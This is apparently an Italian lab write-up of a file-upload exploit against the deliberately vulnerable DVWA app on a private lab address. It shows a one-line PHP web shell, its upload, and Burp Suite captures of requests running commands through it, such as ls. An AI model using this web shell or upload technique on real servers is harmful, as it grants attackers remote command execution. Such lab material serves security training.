


Exploit File Upload

Codice:

```
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Risultato del caricamento (screenshot del browser):



Intercettazioni (screenshot di burpsuite):

32	http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/	200	4863	HTML	Damn Vulnerable We...	192.168.50.101
33	http://192.168.50.101	POST	/dvwa/vulnerabilities/upload/	✓	200	4929	HTML	Damn Vulnerable We...
34	http://192.168.50.101	POST	/dvwa/vulnerabilities/upload/	✓	200	4929	HTML	Damn Vulnerable We...
35	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php...	✓	200	257	text php	192.168.50.101
36	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php...	✓	200	240	text php	192.168.50.101
37	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php...	✓	200	257	text php	192.168.50.101

Request		Response	
Pretty	Raw	Hex	
1	GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1		
2	Host: 192.168.50.101		
3	Accept-Language: en-US,en;q=0.9		
4	Upgrade-Insecure-Requests: 1		
5	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36		
6	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
7	Accept-Encoding: gzip, deflate, br		
8	Cookie: security=low; PHPSESSID=a752f6713ea9d87f3e7153dbb7068132		
9	Connection: keep-alive		
10			
11			

Inspector	
Request attributes	
Protocol	HTTP/1 HTTP/2
Name	Value
Method	GET
Path	/dvwa/h...
Request query parameters	
Request cookies	

Risultato delle varie richieste:

GET:

Request

PrettyRawHex

1GET /dvwa/hackable/uploads/ HTTP/1.1

2Host: 192.168.50.101

3Content-Length: 34

4content-type: txt/html

5

6<?php system(\$_REQUEST["cmd"]); ?>

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Date: Mon, 03 Mar 2025 15:00:16 GMT

3Server: Apache/2.2.8 (Ubuntu) DAV/2

4Content-Length: 1124

5Content-Type: text/html; charset=UTF-8

6

7<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">

8<html>

9<head>

10<title>

Index of /dvwa/hackable/uploads

</title>

</head>

<body>

<h1>

Index of /dvwa/hackable/uploads

</h1>

<table>

<tr>

HEAD:

Request

PrettyRawHex

1HEAD /dvwa/hackable/uploads/ HTTP/1.1

2Host: 192.168.50.101

3Content-Length: 34

4content-type: txt/html

5

6<?php system(\$_REQUEST["cmd"]); ?>

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Date: Mon, 03 Mar 2025 15:00:43 GMT

3Server: Apache/2.2.8 (Ubuntu) DAV/2

4Content-Type: text/html; charset=UTF-8

5

6

OPTIONS:

BurpProjectIntruderRepeaterViewHelp

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensions

1 x +

Send

Cancel

<|>

Request

PrettyRawHex

1OPTIONS /dvwa/hackable/uploads/ HTTP/1.1

2Host: 192.168.50.101

3Content-Length: 34

4content-type: txt/html

5

6<?php system(\$_REQUEST["cmd"]); ?>

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Date: Mon, 03 Mar 2025 14:50:25 GMT

3Server: Apache/2.2.8 (Ubuntu) DAV/2

4Allow: GET,HEAD,POST,OPTIONS,TRACE

5Content-Length: 0

6Content-Type: httpd/unix-directory

7

8